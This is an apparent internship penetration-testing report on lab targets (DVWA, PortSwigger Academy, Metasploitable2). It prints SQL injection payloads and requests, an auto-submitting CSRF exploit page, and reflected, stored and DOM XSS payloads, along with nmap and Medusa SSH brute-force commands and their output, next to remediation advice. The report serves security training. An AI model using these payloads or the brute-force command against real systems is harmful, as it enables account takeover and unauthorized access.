# Web Application Security Assessment — Future Interns (Task 1)

**Intern**: Abdelalim Saada

**Program**: Future Interns — Cyber Security Internship

## Executive Summary

This engagement was performed as part of the Future Interns Cyber Security internship (Task 1). The objective was to perform hands-on security testing against intentionally vulnerable web applications and document findings in a professional penetration testing report. Testing concentrated on common web vulnerabilities — SQL Injection, Cross-Site Scripting (Reflected, Stored, DOM), Cross-Site Request Forgery (CSRF) and SSH brute-force — using open-source labs (PortSwigger Academy, DVWA), common tools (Burp Suite, OWASP ZAP, SQLMap, Medusa) and a Kali Linux testing VM.

## Methodology

Testing followed an iterative, non-destructive approach appropriate for learning labs and internal assessments:

- Reconnaissance: identify target hosts, services and reachable web endpoints (nmap, browser inspection).

- Automated scanning: use Burp Suite and OWASP ZAP for passive and active discovery where applicable.

- Manual verification: reproduce vulnerabilities manually and capture evidence (browser devtools, Burp Proxy).

- Exploitation (proof-of-concept only): demonstrate impact using controlled payloads and lab-provided exploit servers.

- Reporting: document each finding with impact, proof-of-concept screenshots, and remediation guidance.

## SQL Injection (SQLi)

**Description**: SQL Injection occurs when untrusted input is inserted into SQL queries without proper parameterization, allowing an attacker to manipulate queries and extract or modify backend database data.


**Affected component**: DVWA application

**Proof of concept / Evidence:** See screenshots: [screenshot_path:FUTURE_CS_01/SQL_Injection/screenshots/...] (evidence shows manual injection via URL parameters and SQLMap).

**Impact**: High — unauthorized data disclosure, authentication bypass, data modification depending on database privileges.

**Remediation**: Use prepared statements/parameterized queries, input validation, least privilege for DB accounts, and Web Application Firewall (WAF) rules.

Mapped OWASP Top 10 (2021): A03:2021 — Injection



Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

```
GET /vulnerabilities/sqli/?id=1%20OR%201=1&Submit=Submit HTTP/1.1
Host: 192.168.100.95
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.100.96/vulnerabilities/sqli/
Cookie: PHPSESSID=rtd2v758c8tn3499ogl7apnqo7; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
<h3>
    User ID:
</h3>

<form action="#" method="GET">
    <input type="text" name="id">
    <input type="submit" name="Submit" value="
    Submit">
</form>

<pre>
    ID: 1 OR 1=1<br>
    First name: admin<br>
    Surname: admin
</pre>
<pre>
    ID: 1 OR 1=1<br>
    First name: Gordon<br>
    Surname: Brown
</pre>
<pre>
    ID: 1 OR 1=1<br>
    First name: Hack<br>
    Surname: Me
</pre>
<pre>
    ID: 1 OR 1=1<br>
    First name: Pablo<br>
    Surname: Picasso
</pre>
<pre>
    ID: 1 OR 1=1<br>
    First name: Bob<br>
    Surname: Smith
</pre>

</div>

<h2>
```

## Cross-Site Request Forgery (CSRF)

**Description**: CSRF enables attackers to make authenticated users perform unintended actions by leveraging existing sessions. The target lacked anti-CSRF tokens on sensitive state-changing endpoints (change email).


**Affected component**: Account settings — change email endpoint in PortSwigger Academy lab.

**Proof of concept / Evidence**: See screenshots: [screenshot_path:FUTURE_CS_01/CSRF/screenshots/1-Logged-in_session_before_attack.png], [screenshot_path: FUTURE_CS_01/CSRF/screenshots/4-Email_changed_in_victim_account.png] showing the email change after the exploit HTML was served.

**Impact**: Medium to High — attacker can change account details, enabling account takeover or persistence.

**Remediation**: Implement anti-CSRF tokens, require re-authentication for sensitive actions, use SameSite cookie attribute and validate Origin/Referer headers.

Mapped OWASP Top 10 (2021): A07:2021 — Identification and Authentication Failures



csrf_lab01.html ×
C: > Users > dell > Downloads > FUTURE_CS_01_Template > FUTURE_CS_01 > CSRF > scripts > csrf_lab01.html > ...

```html
<!DOCTYPE html>
<html>
  <head><title>CSRF Exploit</title></head>
  <body>
    <h1>CSRF Exploit</h1>
    <form action="https://0a0b009c03355ece803abc7800000042.web-security-academy.net/my-account/change-email"
          method="POST" id="csrf-form">
      <input type="hidden" name="email" value="attacker1@email.com">
    </form>
    <script>
      document.getElementById('csrf-form').submit();
    </script>
  </body>
</html>
```

# Cross-Site Scripting

## Reflected (XSS)

**Description**: Reflected XSS occurs when user input is immediately included in an HTTP response without proper encoding, leading to script execution in the victim's browser.


**Affected component**: Search parameter reflected in HTML (e.g., <h4> tag) in PortSwigger lab.

**Proof of concept / Evidence**: See screenshots: [screenshot_path:FUTURE_CS_01/XSS/Reflected/screenshot/3-Inject_JavaScript_payload.png] showing alert(1) popup and page rendering injected HTML.

**Impact**: Medium — can steal session tokens, perform actions on behalf of users, or phish content.

**Remediation**: Output encode/escape user inputs depending on context, use Content Security Policy, validate input and use HTTP-only cookies for session tokens.


Mapped OWASP Top 10 (2021): A03:2021 — Injection (Stored XSS is injection; reflected XSS also maps to A03)



Reflected XSS into HTML context with nothing encoded

0 search results for '
test
'

<script>alert(123)</script>



ad1005e0431e7fd80031766007b0007.web-security-academy.net

123

## Stored (XSS)

**Description**: Stored XSS stores attacker-controlled input on the server (e.g., comments) which is later rendered to other users, enabling persistent script execution.


**Affected component**: Comment input fields on blog/article pages in PortSwigger stored XSS lab.

**Proof of concept / Evidence**: See screenshots: [screenshot_path:FUTURE_CS_01/XSS/Stored/screenshot/3-Inject_JavaScript_payload.png] and [screenshot_path: FUTURE_CS_01/XSS/Stored/screenshot/4-Lab_Solved.png].

**Impact**: High — persistent XSS can compromise multiple users, steal credentials, or pivot to more severe attacks.

**Remediation**: Sanitize and escape stored content, use output encoding, implement input validation, and use libraries like DOMPurify for HTML contexts.

Mapped OWASP Top 10 (2021): A03:2021 — Injection



https://0a6e00180327324480 1f309000a3003b.web-security-academy.net/post?postId=5


Leave a comment

Comment:
<script>alert('Stored XSS')</script>

Name:
tester

Email:
test@email.com

Website:
http://xssstored.com



0a6e00180327324480 1f309000a3003b.web-security-academy.net

Stored XSS

## DOM-Based (XSS)

**Description**: DOM XSS occurs when client-side JavaScript copies untrusted data (e.g., location.search) into dangerous sinks (document.write, innerHTML) without sanitization.


**Affected component**: Client-side search handling using document.write / innerHTML in the lab.

**Proof of concept / Evidence**: See screenshots: [screenshot_path:FUTURE_CS_01/XSS/DOM/screenshot/...] demonstrating payload in URL and resulting script execution.

**Impact**: Medium — depends on user interaction but can execute arbitrary scripts in victim's browser.

**Remediation**: Avoid unsafe DOM sinks, use safe DOM APIs, validate and sanitize any data used in the DOM, and apply CSP.

Mapped OWASP Top 10 (2021): A03:2021 — Injection



https://0ae600bd038c7513813dedb8007a00ff.web-security-academy.net/?search=test


DOM XSS in `document.write` sink using source `location.search`

Back to lab description

LAB Not solved


Home

0 search results for 'test'



```
    <hr>
  </section>
▸ <section class="search">⋯</section>
▾ <script>
                        function trackSearch(query) {
                            document.write('<img src="/resources/images/tracker.gif?searchTerms='+query+'">');
                        }
                        var query = (new URLSearchParams(window.location.search)).get('search');
                        if(query) {
                            trackSearch(query);
                        }
  </script>
  <img src="/resources/images/tracker.gif?searchTerms=test">
```

html › body › div › section.maincontainer › div.container.is-page › section.blog-header › h1



https://0ae600bd038c7513813dedb8007a00ff.web-security-academy.net

test"onload=" alert(123)

## SSH Brute Force (Credential Attacks)

**Description**: Brute force attacks attempt multiple username/password combinations against an exposed SSH service to gain unauthorized access. The lab used default/weak credentials against Metasploitable2.


**Affected component**: SSH service on Metasploitable2 VM (port 22).

**Proof of concept / Evidence**: See screenshots: [screenshot_path:FUTURE_CS_01/SSH_Brute_force/screenshots/...] showing Medusa/Nmap outputs and successful login with default credentials.

**Impact**: High — unauthorized server access, lateral movement, data exfiltration.

**Remediation**: Disable password authentication, use key-based auth, enforce strong passwords, fail2ban/rate limiting, and monitor logs.


Mapped OWASP Top 10 (2021): A07:2021 — Identification and Authentication Failures



```
rtt min/avg/max/mdev = 0.771/1.351/2.865/0.875 ms

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.100.111
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 06:40 CET
Nmap scan report for 192.168.100.111
Host is up (0.0024s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
46865/tcp open  mountd      1-3 (RPC #100005)
51905/tcp open  nlockmgr    1-4 (RPC #100021)
54627/tcp open  java-rmi    GNU Classpath grmiregistry
58704/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:C2:96:FE (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.22 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.100.111 -u msfadmin -P passwords.txt -M ssh

Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-08-09 06:59:02 ACCOUNT CHECK: [ssh] Host: 192.168.100.111 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Pass
word: admin (1 of 14 complete)
2025-08-09 06:59:04 ACCOUNT CHECK: [ssh] Host: 192.168.100.111 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Pass
word: admin123 (2 of 14 complete)
2025-08-09 06:59:06 ACCOUNT CHECK: [ssh] Host: 192.168.100.111 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Pass
word: password (3 of 14 complete)
2025-08-09 06:59:08 ACCOUNT CHECK: [ssh] Host: 192.168.100.111 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Pass
word: password123 (4 of 14 complete)
2025-08-09 06:59:10 ACCOUNT CHECK: [ssh] Host: 192.168.100.111 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Pass
word: root (5 of 14 complete)
2025-08-09 06:59:11 ACCOUNT CHECK: [ssh] Host: 192.168.100.111 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Pass
word: toor (6 of 14 complete)
2025-08-09 06:59:13 ACCOUNT CHECK: [ssh] Host: 192.168.100.111 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Pass
word: 123456 (7 of 14 complete)
2025-08-09 06:59:13 ACCOUNT CHECK: [ssh] Host: 192.168.100.111 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Pass
word: msfadmin (8 of 14 complete)
2025-08-09 06:59:13 ACCOUNT FOUND: [ssh] Host: 192.168.100.111 User: msfadmin Password: msfadmin [SUCCESS]

┌──(kali㉿kali)-[~]
└─$ ▌
```

## Conclusion

Overall, the assessed lab environment demonstrated multiple common web vulnerabilities. Remediation should prioritize injection and authentication failures, and apply secure coding practices and defensive controls.